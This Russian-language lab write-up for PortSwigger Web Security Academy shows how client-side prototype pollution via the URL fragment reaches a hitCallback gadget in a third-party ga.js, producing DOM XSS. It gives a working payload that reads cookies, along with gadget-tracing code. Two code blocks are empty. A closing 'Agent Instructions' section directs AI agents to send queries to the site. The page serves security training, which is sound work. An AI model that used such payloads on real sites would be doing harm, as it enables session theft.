> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md).
# Отравление прототипа на стороне клиента в сторонних библиотеках
Заметки по лабораторным работам PortSwigger Web Security Academy об отравлении прототипа на стороне клиента в сторонних библиотеках, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения
### Клиентское загрязнение прототипа в сторонних библиотеках
#### Контекст лабораторной работы
Эта лабораторная уязвима к **DOM XSS через загрязнение клиентского прототипа**. / Особенность здесь в том, что уязвимый **гаджет находится в сторонней JavaScript-библиотеке**, код которой **минифицирован**, что делает ручной анализ более сложным.
Лаборатория вдохновлена реальными уязвимостями, выявленными **PortSwigger Research**, в частности в статье Widespread prototype pollution gadgets от **Gareth Heyes**.
Конечная цель:/ \*\* Запустить `alert(document.cookie)` в браузере жертвы\*\*, используя предоставленный сервер эксплойтов.
### Рекомендуемый подход: автоматическая атака с DOM Invader
#### Активация DOM Invader

1. Откройте встроенный браузер, чтобы **Burp Suite**.

* Проверьте, что **DOM Invader** расширение активно.

Включить:
* **DOM Invader ВКЛЮЧЕН**
* **Тип атаки: загрязнение прототипа**
#### Определение уязвимого источника

* В **DOM Invader** вкладке, **источник загрязнения прототипа** определяется автоматически.
* DOM Invader указывает, что загрязнение возможно через \*\* URL-фрагмент (`#`)\*\*, а не через обычные параметры (`?`).
#### Автоматическое обнаружение гаджета
1. Запустите **Поиск гаджетов** из DOM Invader.

В сторонней библиотеке обнаружен эксплуатируемый гаджет.

Нажав **Эксплойт**, DOM Invader подтверждает выполнение с `alert(1)`.
#### Итоговый payload (document.cookie)
Payload, обнаруженный DOM Invader:
```javascript
#constructor[prototype][hitCallback]=alert%28document.cookie%29
```

Этот payload вызывает alert с cookie
#### Доставка эксплойта жертве
Следующий код отправляется с **работающим сервером**:
```javascript
```
Когда жертва загружает страницу, JavaScript выполняется в её браузере
### Ручной подход (подробный анализ)

#### Обычные попытки загрязнения (неудача)
Следующие payloads \*\* не работают\*\*:
```bash
/?__proto__[foo]=bar
/?__proto__.foo=bar
```
Результат
```javascript
console.log({}.foo); // undefined
```

#### Загрязнение через URL-фрагмент (успех)
Однако загрязнение \*\* работает с `#`\*\*:
```javascript
#__proto__[foo]=bar
#__proto__.foo=bar
```
Это указывает на то, что уязвимый источник обрабатывает URL-фрагмент

#### Анализ сторонней библиотеки
* Загружается большой файл:
/resources/js/ga.js
Около 3000 строк, минифицированный код.
* Этот файл содержит колбэк с именем hitCallback, используемый без строгой проверки.
### Ручное обнаружение гаджета
#### Техника трассировки с `Object.defineProperty`
Чтобы найти свойства, читаемые на `Object.prototype`, мы внедряем:
```javascript
Object.defineProperty(Object.prototype, 'YOUR-PROPERTY', {
get() {
console.trace();
return 'polluted';
}
})
```

#### Остановка выполнения JavaScript
Перехватив HTML-ответ, мы внедряем:
```javascript
```

Браузер останавливается на \*\*

#### Проверка свойств-кандидатов
Пример с неиспользуемым свойством
```javascript
Object.defineProperty(Object.prototype, 'anonymizeIp', {
get() {
console.trace();
return 'polluted';
}
})
```
Ничего интересного в трассировке.
#### Обнаружение валидного гаджета: `hitCallback`
```javascript
Object.defineProperty(Object.prototype, 'hitCallback', {
get() {
console.trace();
return 'polluted';
}
})
```
Результат:

* `console.trace()` показывает цепочку вызовов из `ga.js`

* Свойство успешно **читается и выполняется как функция**
Это поведение подтверждает, что `hitCallback` вызывается как JavaScript-колбэк
```javascript
console.trace() debugger eval code:3:17
get debugger eval code:3
get https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Vc https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
j https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Fa https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:63
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
O https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:36
push https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:33
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
Fe https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
```
Это поведение подтверждает, что `hitCallback` вызывается как JavaScript-колбэк
```javascript
Необработанная ReferenceError: polluted не определён
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
```

* Эта `hitCallback` гаджет позволяет произвольное \*\* выполнение JavaScript\*\*, приводя к **DOM XSS**.
```javascript
Zc.prototype.stopPropagation = function () {
throw 'aborted';
};
var Vc = function (a) {
var b = this;
this.fb = 0;
var c = a.get(tc);
this.Ua = function () {
0 < b.fb &&
c &&
(b.fb--, b.fb || c())
};
this.Ja = function () {
!b.fb &&
c &&
setTimeout(c, 10)
};
a.set(uc, b, !0)
};
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.